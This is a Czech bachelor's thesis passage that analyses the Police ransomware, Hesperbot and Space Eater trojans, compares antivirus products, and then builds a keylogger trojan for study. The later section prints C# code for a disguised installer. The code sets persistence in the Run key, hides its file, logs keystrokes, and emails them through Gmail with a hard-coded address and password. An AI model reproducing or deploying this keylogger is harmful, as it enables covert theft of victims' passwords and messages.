
Pro uživatele, který ještě trojského koně neprogramoval, je před samotným naprogramováním funkčního trojana nutné provést analýzu již vytvořených trojských koní a zjistit tak možnosti infiltrace a obecné principy. Hlavním předpokladem je dobrá znalost nějakého programovacího jazyka (např. Delphi, C#, nebo C++). Před samotným zahájením programování je vhodné vytvořit dokument, kde je uveden logický návrh trojského koně, kde jsou zaneseny údaje o tom, co má být naprogramováno, jaké funkce má trojský kůň mít a jakými metodami programování se k tomuto výsledku lze dostat.

4.1 Analýza trojského koně Policie

Tento trojský kůň se velice rychle šíří internetem a za dobu své existence se několikrát změnil. První verze trojana byla ze skupiny Win32/Ransom a byla rozšířena během roku 2009, ale českého překladu se dočkala až později v roce 2012. Tento překlad byl strojově vytvořený a na českého uživatele tak nepůsobil dostatečně důvěryhodně. Trojský kůň zablokoval přístup do operačního systému Windows a zobrazil uživateli stránku, kde ho informoval o porušení českých zákonů. Zobrazil i IP adresu uživatele, fotku z jeho webkamery a město, ve kterém se nacházel. Zároveň byla zobrazena i výzva, aby uživatel zaplatil 2000,- Kč pokutu. Po zaplacení obdrží uživatel kód, který by měl počítač zpět odblokovat. Novější vydání české verze trojana bylo již lépe přeloženo a lépe graficky zpracováno. Zároveň se zvýšila fiktivní pokuta za neoprávněnou činnost uživatele na 3000,- Kč.

Současná verze trojského koně Policie již patří do skupiny Win32/Filecoder, která po napadení počítače zašifruje vybrané soubory na pevném disku počítače. V případě, že je trojan spuštěn, zkopíruje se pod názvem sowldrv.exe do adresáře %appdata% a v tom samém adresáři vytvoří tři soubory – ok.bat, WARNING.txt a ok.txt.arest. Spuštění při každém startu si zajistí tím, že nastaví hodnotu "ChpPrintUpdate" = "%appdata%\-sowldrv.exe" v registrech ve větvi [HKEY_CURRENT_USER\SOFTWARE\Microsoft\-Windows\CurrentVersion\Run]. I přes to, že již byli tvůrci trojana zadrženi policií ve Španělsku, trojan je i nadále velice aktivní a stále infikuje neaktualizované počítače.

Obrázek 4 - Trosjký kůň policie



Zdroj: Desítky lidí oznamují počítačový virus - Policie České republiky. In: *Úvodní strana - Policie České republiky* [online]. 2013 [cit. 2014-02-20]. Dostupné z: http://www.policie.cz/clanek/desitky-lidi-oznamuji-pocitacovy-virus.aspx

4.1.1 Možnosti infiltrace

Trojský kůň vydávající se za varování od policie ČR napadá počítače s operačním systémem Windows. Nezneužívá však bezpečnostních chyb samotného operačního systému, ale využívá chyb v aplikacích Java, Adobe Reader a Adobe Flash player. Uživatel při návštěvě napadených stránek nemusí nikam klikat, nebo vědomě stahovat soubory, ale trojský kůň se do počítače stáhne a nainstaluje automaticky. Neplatí však, že uživatel musí navštívit erotické stránky, aby si trojana nevědomky stáhnul, ale toho si může stáhnout i ze seriózních internetových stránek, jejichž bezpečnost nebyla dostatečná a hackeři na jejich web trojského koně umístili.

4.1.2 Rozšíření

Trojský kůň Policie umožňuje získávat informace o přibližné poloze počítače, z tohoto důvodu může řídicí server zaslat do napadeného počítače výstrahu v jazykové mutaci

koncového uživatele. Popisovaný trojský kůň napadá počítače téměř po celém světě. Na internetu jsou běžně k dohledání printscreeny anglické, německé, francouzské nebo i americké verze, kde jsou zobrazeny loga FBI.

4.1.3 Působení

I když je po spuštění počítače viditelná uživateli pouze obrazovka s informacemi o porušení zákonů České republiky a je zobrazena výzva k zaplacení, samotný virus se skládá ze dvou částí. První část je pro uživatele neviditelná a skládá se z klienta botnetu. Tento klient propojí počítač do sítě botnetu a čeká na příkazy z řídicího serveru. Nakažený počítač lze pomocí příkazů z řídicího serveru libovolně ovládat, ale ve většině případů dojde pouze k zaslání a spuštění aplikace policejního trojana. Druhou částí je tato aplikace, která je spuštěna při každém startu počítače a která se maximalizuje přes celou obrazovku tak, že je většinou nemožné tuto aplikaci ukončit.

4.1.4 Možnosti odstranění

Záleží na tom, jakou verzí policejního trojana je počítač napaden. Účinným nástrojem pro starší verze byl restart počítače do nouzového režimu, kde tato aplikace nebyla po nabootování spuštěna a bylo možné spustit skenování počítače antivirem nebo provést obnovení systému do dřívějšího bodu obnovy. Tím došlo k odstranění trojana. Novější verze však nedovolí uživateli standardní restartování počítače do nouzového režimu, ale uživatel musí nouzový režim spustit složitěji. Během restartu počítače a po zmáčknutí klávesy F8 (zobrazí se nabídka možností spuštění systému) musí uživatel zvolit možnost "Nouzový režim s příkazovým řádkem", do kterého se lze dostat. Po naběhnutí PC do nouzového režimu s příkazovým řádkem se musí smazat soubor s nesmyslným názvem a koncovkou .exe, který se nachází v následujícím umístění:
C:\Users\user\AppData\Local\Temp. Další soubor, který se musí odstranit, nese název runctf.ink a obvykle se nachází v C:\Users\Uživatelský_účet\AppData\Roaming\ Microsoft\Windows\Start Menu\Programs\Startup\. Poslední nutnou akcí je odstranění záznamu z registrů, kde je potřeba odstranit záznam HKEY_CURRENT_USER\Software\ Microsoft\Windows NT\CurrentVersion\ Winlogon\"Shell" = „explorer.exe,%UserProfile %\Application Data\msconfig.dat. Manipulovat s registry musí uživatel obezřetně, jelikož v registrech se uchovávají záznamy o konfiguracích jednotlivých hardwarových zařízení a také nainstalovaném softwaru. Smazání špatného záznamu z registrů by mohlo

pro uživatele znamenat selhání některého harwaru, nebo dokonce i celého operačního systému.

4.2 Analýza trojského koně Hesperbot

Jedná se o trojského koně, který napadá elektronické bankovnictví. Je schopen odečítat stisky kláves na klávesnici (zjistí uživatelské jméno i heslo), tvořit videa, vytvářet snímky obrazovky, nastavit proxy nebo sledovat komunikaci na síti. Hlavním posláním trojana je získat informace o bankovních účtech uživatelů a připravit je o peníze. První infekce trojana byla zjištěna v České republice, tvůrci skryli trojana do emailu od České pošty. Email byl rozesílán z emailové adresy noreply@czposta.net, později info@csposta.com v podobě informací o zásilce a v uživateli se snažil vzbudit dojem, že je email zaslán skutečně od České pošty. Po kliknutí na přílohu byl však uživatel přesměrován na podvodné stránky a do počítače byl zanesen škodlivý kód. Trojan jménem Hesperbot může kromě počítače infikovat i mobilní telefon a to zejména s operačními systémy Android, Symbian a Blackberry. I z mobilů může pořizovat snímky displejů, vytvářet videa a měnit různá nastavení. Cílem je opět získat přihlašovací údaje k bankovním účtům klientů. Protože platby z bankovních účtů jsou většinou potvrzovány pomocí kódů zaslaných přes SMS, tak se tvůrci trojana snaží nabourat i mobilní telefony, aby získali i tyto kódy. Potom, co ovládnou i mobilní telefon, není problém odcizit majiteli z účtu finanční prostředky.

4.2.1 Možnosti infikace

Škodlivý kód je do počítače zanesen jednoduchým způsobem. Uživateli je zaslán email z podvodné emailové adresy, který obsahuje přílohu zasilka.pdf.exe . Pokud má uživatel v nastavení zobrazení průzkumníku zvoleno, aby byla skryta přípona souborů známých typů, zobrazuje se mu příloha pouze pod názvem zasilka.pdf. Po otevření tohoto souboru však nedojde k otevření PDF souboru, protože žádný neexistuje, ale dojde k zanesení tzv. dropperu do systému. Tento dropper má za úkol aplikovat jádro, které představuje hlavní škodlivou část trojana do explorer.exe. Jádro následně stahuje další škodlivé zásuvné moduly, které umožňují útočníkům získat kompletní potřebná data o uživateli.

4.2.2 Rozšíření

Nejvíce rozšířený byl bankovní trojan v České republice a Turecku. Po krátké pauze, kdy se zdálo, že trojan vymizel, začal napadat i počítače v Portugalsku, Německu, Austrálii a nevyhnul se ani Slovensku. V současné době je jeho výskyt monitorován převážně v Austrálii.

4.2.3 Působení

Trojský kůň po spuštění infikovaného souboru napadá počítače s operačním systémem Windows, ale také mobily, které využívají platformy Symbian, Android, nebo Blackberry. V případě, že je trojský kůň v počítači nainstalován, zachycuje internetové stránky hlavních českých bank (ČSOB, KB, Česká Spořitelna, Unicredit bank a Net bank) a provádí na těchto stránkách škodlivou činnost. Případné autorizační SMS zprávy zaslané majitelům bankovních účtů na jejich mobilní telefony jsou v případě infikování mobilů přeposílány na telefonní číslo patřící útočníkovi a ten díky tomu může potvrdit případné převody peněz na účtech.

4.2.4 Možnosti odstranění

Infiltrace se načítá do operační paměti počítače, proto je v případě nakažení nutné počítač restartovat do nouzového režimu a trojského koně odstranit ručně. Práce to může být zdlouhavá, neboť tento trojský kůň je schopný vytvořit velký počet souborů a složek se škodlivým kódem, ale dá se velice dobře najít a snadno odstranit. Po startu nouzového režimu se musí pomocí příkazu "regedit" otevřít editor registrů. Zde je potřeba se proklikat do větve HKEY_CURRENT_USER\Software\Microsoft\Windows\ CurrentVersion\Run a zkontrolovat, jestli se tu nenacházejí soubory s nesmyslným názvem, které odkazují do složky ProgramData. Všechny záznamy s nesmyslným názvem si je potřeba zapamatovat a posléze klávesou DELETE tyto položky z registrů smazat. Po smazání záznamů z registru je na řadě samotné odmazání souborů. Otevře se adresář C:\ProgramData a zde se vyhledají složky s nesmyslným názvem, který byl smazán z registrů a tyto adresáře se také smažou. Pokud byly všechny nesmyslné záznamy v registrech a adresáři smazány, může se počítač restartovat a spustit běžným způsobem. V případě, že byly odstraněny všechny soubory, tak se počítač spustí korektně a bez trojského koně. Po nastartování počítače je dobré spustit ještě hloubkovou analýzu nainstalovaným antivirovým programem.

4.3 Analýza trojského koně Space Eater

Tento trojský kůň není nikterak zákeřný, ani v jeho historii nezahltil tisíce počítačů, ale zdrojový kód tohoto trojana je volně dostupný na internetu. (viz. příloha 1) Znamená to, že si tento kód může stáhnout i uživatel, který se v programování neorientuje a umístit ho do počítače oběti. Jeho zdrojový kód je poměrně jednoduchý a snadno čitelný.

4.3.1 Funkce trojana

Trojan se tváří jako antivirový program, který prohledá počítač a informuje uživatele, jestli je v jeho počítači přítomný nějaký malware. Jedinou funkcí tohoto trojana je, že zcela zaplní volné místo na disku. Po jeho spuštění prohledá pevné disky v počítači a vybere si ten, kde je nainstalovaný operační systém Windows. Na tomto disku vytvoří ve složce windows\system32 soubor s názvem spceshot.dll. Koncovka DLL je často ignorována antivirovými programy. Do tohoto souboru trojan následně umisťuje velké množství dat, dokud zcela nezaplní pevný disk počítače. Jakmile je disk plný, proces se zastaví a trojan vypíše hlášku, že bylo skenování dokončeno.

4.3.2 Možnosti odstranění

Protože se jedná o velmi jednoduchého trojana, který nezapisuje žádná data do registrů, ani neblokuje spuštění žádných jiných programů, je odstranění velice primitivní. Stačí otevřít složku C:\windows\system32 a najít zde soubor s názvem spceshot.dll. Tento soubor odstranit a vymazat z počítače i EXE soubor, který vše způsobil. Poté je trojský kůň odstraněn a není potřeba spuštění nouzového režimu, ani restartu počítače.

4.4 Účinná obrana před infiltrací

Aby byl počítač co nejvíce chráněn před možnou nákazou, nestačí na něm mít nainstalovaný pouze antivirový program, ale uživatel se musí o bezpečnost starat mnohem více.

4.4.1 Antivir

V dnešní době existuje velké množství antivirových programů. Dají se pro nekomerční účely získat zdarma, ale existují i placené. Antivirový program má za úkol chránit počítač před škodlivými programy. Funguje tak, že vyhledává v souborech a programech typické znaky pro škodlivý software, dále skenuje soubory a porovnává jejich vnitřní strukturu

s virovou databází. V případě, že by objevil škodlivý kód, uloží ho do karantény a upozorní na tuto skutečnost uživatele. Mezi nejznámější tuzemské společnosti, které vyvíjejí antivirové programy, patří společnosti AVG a Avast!. Tyto společnosti umožňují uživatelům pro nekomerční použití nainstalovat jejich produkty zdarma. Společnost ESET má sídlo na Slovensku a jejich antivirový produkt sice není zdarma ani pro nekomerční užití, ale pravidelně se v žebříčku antivirových programů umisťuje na předních pozicích. Další známe světové společnosti, které vyrábějí bezpečnostní software jsou Kaspersky Lab, Microsoft Security Essentials, McAfee, nebo Symantec.

AVG Technologies

Tato společnost nabízí své služby již od roku 1991. Služby společnosti využívá přes 170 milionů uživatelů. Základní verze zdarma obsahuje pouze antivirový program, File Shredder a nástroj pro ochranu odkazů. Verze AVG Internet Security 2014 lze zakoupit za 1400,- Kč za jednu licenci na rok a oproti free verzi obsahuje navíc ještě i firewall, anti-Spam a několik dalších nástrojů. Dle testů společnosti Virus Bulletin však úspěšnost odhalení virů byla pouze 66,2%, což je nejméně ze všech testovaných produktů.[16]

AVAST!

Tento produkt využívá přes 200 milionů uživatelů po celém světě. Jedná se také o společnost založenou v Česku a její první nástroj pro odstranění viru byl napsán již v roce 1988, kam sahá historie této společnosti. Základní verze Avast! Free Antivirus je zdarma, ale obsahuje pouze anti-malware a inteligentní antivirus. Avast! Internet Security již obsahuje více nástrojů pro zabezpečení počítače, ale jeho cena je 1 190,- Kč. Úspěšnost tohoto antivirového programu ale není příliš veliká, protože ze 79 testů byl antivirus 25x neúspěšný a jeho procento odhalení viru bylo 68,4%. [17]

[16] Srovnání antivirových programů, srovnání antivirů. *ANTIVIROVÉ CENTRUM* [online]. 2.2.2014 [cit. 2014-03-01]. Dostupné z: http://www.antivirovecentrum.cz/antiviry/srovnani.aspx

[17] Srovnání antivirových programů, srovnání antivirů. *ANTIVIROVÉ CENTRUM* [online]. 2.2.2014 [cit. 2014-03-01]. Dostupné z: http://www.antivirovecentrum.cz/antiviry/srovnani.aspx

ESET

Další z antivirových programů, který vyrábí stejnojmenná slovenská firma od roku 1992. Uživatel si může zdarma stáhnout pouze 30 denní program, pokud by se rozhodl pro delší využívání tohoto programu, je nutné zakoupit licenci. ESET NOD32 Antivirus, který obsahuje samotný antivirus, antispyware, antispam, firewall, anti-theft, rodičovskou kontrolu a mnoho dalších užitečných funkcí, stojí za jednu licenci na jeden rok 1 209,- Kč. Zároveň se může chlubit i velice dobrým výsledkem v nalezení virů v počítači. Pro tento produkt bylo dle žebříčku společnosti Virus Bulletin uskutečněno celkem 84 testů a antivir byl pouze 2x neúspěšný. Tento výsledek jednoznačně řadí ESET na první místo žebříčku s celkovou úspěšností 97,6%.[18]

Kaspersky Lab

Společnost, která se zabývá antivirovým zabezpečením sídlí v Rusku, konkrétně v Moskvě. Eugene Kaspersky založil firmu Kaspersky Lab v roce 1957, od 80. let se především zabývá antivirovou ochranou uživatelů. Produkty společnosti poskytují zabezpečení 300 milionům uživatelů a 250 tisícům podnikových zákazníků z celého světa. Antivirový produkt Kaspersky je 7. nejlepším programem pro antivirové zabezpečení, bylo provedeno 105 testů z nichž byl antivir 24x neúspěšný. Kaspersky má celkové procento úspěšnosti 77,2%. [19]

Microsoft Security Essentials

Bezplatný antivirový program nabízený společností Microsoft. Antivirus nabízí jednoduchou instalaci a komplexní ochranu uživatele před malwarem. Je dostupný v 33 jazycích. Program je určen pro uživatele a malé podniky do 10 počítačů. V žebříčku srovnání s ostatními antiviry si Securiry Essentials vedl poměrně dobře, bylo provedeno

[18] Srovnání antivirových programů, srovnání antivirů. *ANTIVIROVÉ CENTRUM* [online]. 2.2.2014 [cit. 2014-03-01]. Dostupné z: http://www.antivirovecentrum.cz/antiviry/srovnani.aspx

[19] Srovnání antivirových programů, srovnání antivirů. *ANTIVIROVÉ CENTRUM* [online]. 2.2.2014 [cit. 2014-03-01]. Dostupné z: http://www.antivirovecentrum.cz/antiviry/srovnani.aspx

11 testů a z nich byl pouze 1x neúspěšný. Procento úspěšnosti ochrany před viry se vyšplhalo na 90,9%.[20]

McAfee

Antivir má ve srovnání s ostatními antiviry celkovou úspěšnost 68,4% a řadí se tak do spodní části žebříčku úspěšnosti. Uskutečněno bylo 76 testů z nichž bylo 24 neúspěšných. McAfee je americká antivirová společnost se sídlem v Kalifornii. Společnost Intel, která tento produkt vlastní, ho pravděpodobně přejmenuje z důvodu nevhodného chování zakladatele Johna McAfee. Ten se snaží pomocí internetu poškodit dobré jméno antiviru McAfee různými kontroverzními videii.[21]

4.4.2 Firewall

Firewall se řadí mezi nezbytné programy, které chrání počítač před různými útoky z internetu. Pokud nechce uživatel využívat firewall, který je od verze Windows Vista standardně obsažena v systému, může si vybrat i z velkého množství jiných firewallů. Veškerá komunikace, která je vedena mezi počítačem a vnějším internetem, prochází přes firewall, který dle svého nastavení definuje pravidla pro komunikaci mezi sítěmi. Firewall má za úkol kontrolovat veškeré síťové vstupy do počítače a určovat, jaká data a informace může počítač přijmout.

4.4.3 Aktualizace

Viry, trojské koně a další škodlivé programy využívají bezpečnostních děr k tomu, aby dokázaly infikovat počítač v co největší míře. Aby dokázal uživatel zabránit nakažení počítače, nestačí mít nainstalovaný pouze antivirový program, ale veškeré aplikace musí také aktualizovat. Mezi aplikace, které jsou nejvíce zranitelné samozřejmě patří operační systém a internetový prohlížeč, jejichž aktualizace jsou uživateli nabízeny pomocí nástroje Windows Update. Důležité je aktualizovat i další aplikace neboť velké množství virů se dokáže do počítače dostat i přes neaktualizovanou Javu, nebo Adobe Flash Player. Pro maximální internetové bezpečí uživatelů vyvinula slovenská antivirová společnost Eset

[20] Srovnání antivirových programů, srovnání antivirů. *ANTIVIROVÉ CENTRUM* [online]. 2.2.2014 [cit. 2014-03-01]. Dostupné z: http://www.antivirovecentrum.cz/antiviry/srovnani.aspx

[21] Srovnání antivirových programů, srovnání antivirů. *ANTIVIROVÉ CENTRUM* [online]. 2.2.2014 [cit. 2014-03-01]. Dostupné z: http://www.antivirovecentrum.cz/antiviry/srovnani.aspx

nástroj zvaný Exploit Blocker, který přidává do systému další vrstvu ochrany. Monitoruje veškeré dění v počítači a v případě nebezpečí ihned danou hrozbu zablokuje a zašle k analýze do antivirového centra. Tento užitečný nástroj chrání počítač před zero day útoky, tedy útoky, které nejsou doposud známy.

4.4.4 Uživatelova obezřetnost

Velice důležitým článkem pro co nejlepší zabezpečení počítače je i chování samotného uživatele. V případě, že uživatel otevírá a stahuje do počítače soubory a programy od neověřených vydavatelů, kliká na neznámé odkazy a otevírá přílohy emailů, které mu přišly z neznámých adres, existuje i přes to, že jsou v počítači nainstalované nejnovější antivirové programy, velké riziko napadení počítače.

Důležitá data, o která nechce uživatel přijít, by měla být pravidelně zálohována. Díky záloze dat je zaručeno, že v případě napadení počítače a ztrátě některých souborů nepřijde uživatel o žádná důležitá data. Záloha může posloužit i v případě mechanického poškození pevného disku. Zálohovaná data by se měla ukládat do jiného umístění, než kde je nainstalovaný operační systém – například na externí disk.

4.5 Nový trojský kůň

Není cílem naprogramovat trojského koně, který se rozšíří internetem a bude z napadených počítačů získávat citlivé údaje. Nově naprogramovaný trojský kůň bude sloužit pouze ke studijním účelům a jeho jedinou funkcí bude, že bude zaznamenávat jednotlivé stisky kláves a ty poté zašle na předem určený email.

4.5.1 Plány

Trojský kůň bude skryt za program pro zlepšení zvukových efektů. Ve skutečnosti k žádnému zlepšení nedojde, ale v počítači bude spuštěna aplikace, která bude zaznamenávat jednotlivé stisky kláves a bude sloužit k tomu, aby získala uživatelovi přihlašovací údaje emailu a facebooku. Aby byl trojan spuštěn při každém zapnutí počítače, musí zapsat příslušnou hodnotu do registrů. Dále se musí stanovit interval, v jakém bude získaná data trojan zasílat. V případě, že by se zvolil dlouhý časový úsek, tak hrozí, že dojde ke ztrátě velkého množství dat (než se splní podmínka, uživatel počítač vypne), ale když se naopak zvolí krátký interval, tak hrozí, že data nebudou dobře čitelná, protože budou rozdělena do velkého množství emailů. Další důležitou částí je definice

emailových adres. Je nutné zadat přihlašovací údaje pro email odesílatele a zároveň uvést i email příjemce.

4.5.2 Realizace

Jako první se vytvoří formulář, který se uživateli zobrazí po spuštění EXE souboru. Nadpis v horní liště i obrázek evokují uživatele, že si skutečně instaluje program pro zvukové efekty. Tento formulář obsahuje obrázek, dvě tlačítka a jeden check box. Po zaškrtnutí check boxu a stisknutí tlačítka „Ano“ dojde ke spuštění keyloggeru a zapsání nového záznamu do registrů.

Obrázek 5 - formulář trojského koně

Zdroj: vlastní zpracování

Spuštění trojanu při startu počítače se docílí nastavením registrů. Toto nastavení zajistí kód RegistryKey reg = Registry.LocalMachine.OpenSubKey ("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true);
reg.SetValue("zvukoveefekty", Application.Executable Path);

Aktuálně stisknutou klávesu vrací metoda GetAsyncKeyState, kterou obsahuje knihovna user32.dll. Tato metoda funguje i pro stisk tlačítek myši, ale této funkce nebude v naprogramovaném keyloggeru využito.

Hodnota pro stisk klávesy je rovna -32767, a proto je v kódu zanesena podmínka, která v případě, že je hodnota GetAsyncKeyState rovna tomuto číslu, přidá stisklou klávesu do bufferu - if (GetAsyncKeyState(i) == -32767) buffer += Enum.GetName(typeof(Keys), i);

Interval pro zasílání získaných informací nebyl zvolený časový, ale bylo využito délky textového řetězce. if (text.Length > 1000) Email.Send(text); Tento údaj znamená, že jakmile uživatel napíše na klávesnici 1000 a více znaků, tak jsou tyto znaky odeslány na email tvůrce tohoto trojana.

Trojana je potřeba co nejvíce skrýt, aby nebyl uživatelem ihned odhalen, proto se využije statické metody SetAttributes, která obsahuje třídu System.IO.File a nastaví se atribut Hidden. Kód tohoto záznamu vypadá takto: System.IO.File.SetAttributes(Application. ExecutablePath,System.IO.FileAttributes.Hidden);

Emailové adresy se definují ve třídě Email. Útočník musí mít založený funkční email, odkud se budou emaily odesílat, v tomto případě byl založený email na serveru Gmail.com a zvolena emailová adresa bptomm117@gmail.com a heslo „czupef14“. Dále je definován SMTP server a jeho port, zvolen předmět zprávy a do těla emailu vložen zachycený text. Následně je na definovanou adresu (v tomto případě na adresu tomanmi@gmail.com) zaslán email, který obsahuje 1000 zachycených znaků.

```
string email = "bptomm117@gmail.com";
string pass = "czupef14";
NetworkCredential loginInfo = new NetworkCredential(email, pass);
MailMessage msg = new MailMessage();
SmtpClient smtpclient = new SmtpClient("smtp.gmail.com", 587);
msg.From = new MailAddress(email);
```

```
msg.To.Add(new MailAddress("tomanmi@gmail.com"));
msg.Subject = "Zaznam_keyloggeru";
msg.Body = value;
smtpclient.EnableSsl = true;
smtpclient.UseDefaultCredentials = false;
smtpclient.Credentials = loginInfo;
smtpclient.Send(msg);
```
[22]

4.5.3 Možnosti vylepšení trojana

Naprogramovaný trojský kůň zaznamenává stisky veškerých kláves, to znamená, že pokud uživatel využije funkčních nebo systémových kláves, keylogger odchytí a napíše název i těchto kláves. Jejich název však není vždy vypovídající a hackerovi nemusí být vždy jasné, jaká klávesa byla ve skutečnosti zmačknutá. Proto by dále mohl být keylogger vylepšen o metodu Replace, která stisklé klávesy převede na srozumitelné znaky. Kód, který by zobrazil tečku, čárku, vykřičník, otazník, lomítko a backspace, vypadá následovně:

```
public static string ReplaceChars(string text)
    {
     text = text.Replace("OemPeriod", ".");
     text = text.Replace("OemSemicolon", ",");
     text = text.Replace("OemQuotes", "!");
     text = text.Replace("Oemcomma", "?");
     text = text.Replace("Oem4", "/");
     text = text.Replace("Back", "<==");
     return text;
    }
```
[23]

Obdobně by se mohly převést znaky s diakritikou, kterou keylogger neumí rozpoznat a například klávesu „á“ by zaznamenal jako „D8“.

---

[22] vlastní zpracování

[23] vlastní zpracování

Keylogger může být dále rozšířen o velké množství funkcí, záleží pouze na programátorovi, jaké další informace potřebuje získat. Aplikace může být například rozšířena o detekci IP adresy, takže může do odesílaných emailů umístit i IP adresu počítače, nebo může být naprogramována tak, že bude zaznamenávat pouze znaky, které jsou zapsány do polí, které mají atribut „masked textbox“, čili pole, kam se píší hesla. V tomto případě by však keylogger nezaznamenával přihlašovací jméno k účtu, ani stránky, na kterých bylo heslo vyplněno. V neposlední řadě může keylogger snímat i obrazovku a zasílat v pravidelných intervalech screenshoty obrazovky.

4.5.4 Odstranění keyloggeru z počítače

Vytvořený trojan je z počítače snadno odstranitelný. Stačí pouze vědět, jak byl spustitelný soubor pojmenován a spustit editor registrů. Záznam v registrech má za úkol spustit aplikaci při každém startu počítače. Je nutné příkazem „regedit“ spustit editor registrů a odmazat ve větvi „Software\\Microsoft\\Windows\\CurrentVersion\\Run“ položku „zvukoveefekty“. V dalším kroku se musí spustit správce úloh a rozkliknout záložku „Procesy“. Zde najít spuštěný proces s názvem „zvukoveefekty.exe“ (pokud nebyl spustitelný soubor přejmenován jiným názvem) a tento proces ukončit. Po ukončení procesu je možné odstranit samotný spustitelný soubor, který se jmenuje stejně jako ukončený proces. Po provedení těchto tří kroků je trojský kůň z počítače úspěšně odstraněn a ani při dalším spuštění počítače nedojde ke spuštění tohoto trojského koně.

5 Závěr

Cílem bakalářské práce bylo vytvořit jednoduchého trojského koně. Po analýze nejznámějších trojanů, jejichž výskyt byl monitorován i v České republice, došlo ke zpracování plánu funkčnosti nového trojana. Ten byl naprogramován a odzkoušen. Spuštění naprogramované aplikace uživateli slibuje vylepšení zvukových efektů počítače, ale ve skutečnosti tato aplikace pouze zapíše novou hodnotu do registrů, která zaručí, že při každém nastartování počítače bude trojský kůň spuštěn a spustí trojského koně, který zaznamenává jednotlivé stisky kláves a po určeném intervalu je zasílá na předem určený email.

Naprogramovaný trojský kůň je před uživatelem skryt, to znamená, že jeho přítomnost v počítači lze zjistit pouze ze správce úloh, kde bude zobrazen mezi spuštěnými procesy. Z tohoto důvodu může být trojan v počítači bez povšimnutí umístěn velice dlouhou dobu a zasílat veškerou komunikaci, přístupové údaje a další citlivé údaje napsané na klávesnici napadeného počítače na určený email. Proto je nutné nepodceňovat ochranu počítače .

K ochraně dat a informací může pomoci i silné heslo, které je dostatečně dlouhé, obsahuje speciální znaky (mezeru, dvojtečku, čárku, atd.) a několik čísel, ale v případě, že je počítač napaden trojanem typu KeyLogger, který byl v této bakalářské práci naprogramován a který zaznamenává stisky kláves, je i sebelepší heslo snadno odhalitelné.

V případě napadení počítače hrozí uživateli ztráta nebo prozrazení citlivých dat. Za odvirování počítače uživatel zaplatí přibližně 1000,- Kč a nemá zaručeno, že odvirování bude úspěšné. Proto se vyplatí investovat do antivirových programů, které riziko napadení počítače podstatně snižují a nestahovat neověřené aplikace.

6 Seznam použitých zdrojů

6.1 Odborná literatura

BAUDIŠ, Pavel, ZELENKA, Josef. *Antivirová ochrana.* 1.vyd., Praha: PLUS, spol. s r.o., 1996. 183 s. ISBN 80-85297-74-4.

ČADA, Ondřej. *Ochrana proti počítačovým virům.* 2. vyd., Praha: PLUS, spol. s r.o., 1992. 162 s. ISBN 80-85297-13-2.

HÁK, Igor, ZELENKA, Josef. *Ochrana dat: škodlivý sortware*. 1. vyd., Hradec králové: Gaudeamus, 2005. 211 s. ISBN 80-7041-594-0.

JALŮVKA, Josef. *Moderní počítačové viry*. 2. vyd., Brno: Computer press, 2000. 224 s. ISBN 80-7226-402-8.

MCCLURE, Stuart, SCAMBRAY, Joel, KURTZ, George. *Hacking bez tajemství*. 3. vyd., Brno: Computer press, 2003. 612 s. ISBN 80-7226-948-8.

NAZARIO, Jose. *Defense and detection strategies against Internet worms*. 1. Vydání. Boston, MA: Artech House, 2004. 290 s. ISBN 1-58053-537-2.

ODEHNAL, Petr, ZAHRADNÍČEK, Petr. *Praktická sebeobrana proti virům*. 1. vyd., Praha: Grada Publishing, spol. s r.o., 1996. 120 s. ISBN 80-7169-363-4.

SZOR, Peter. *Počítačové viry: analýza útoku a obrana.* 1. vyd., Brno: ZONER software, s.r.o., 2006. 608 s. ISBN 80-86815-04-8.

6.2 Internetové zdroje

Boot viry. In: *Igiviry* [online]. 2009 [cit. 2014-02-04]. Dostupné z: http://igiviry.tripod.com/v_boot.html

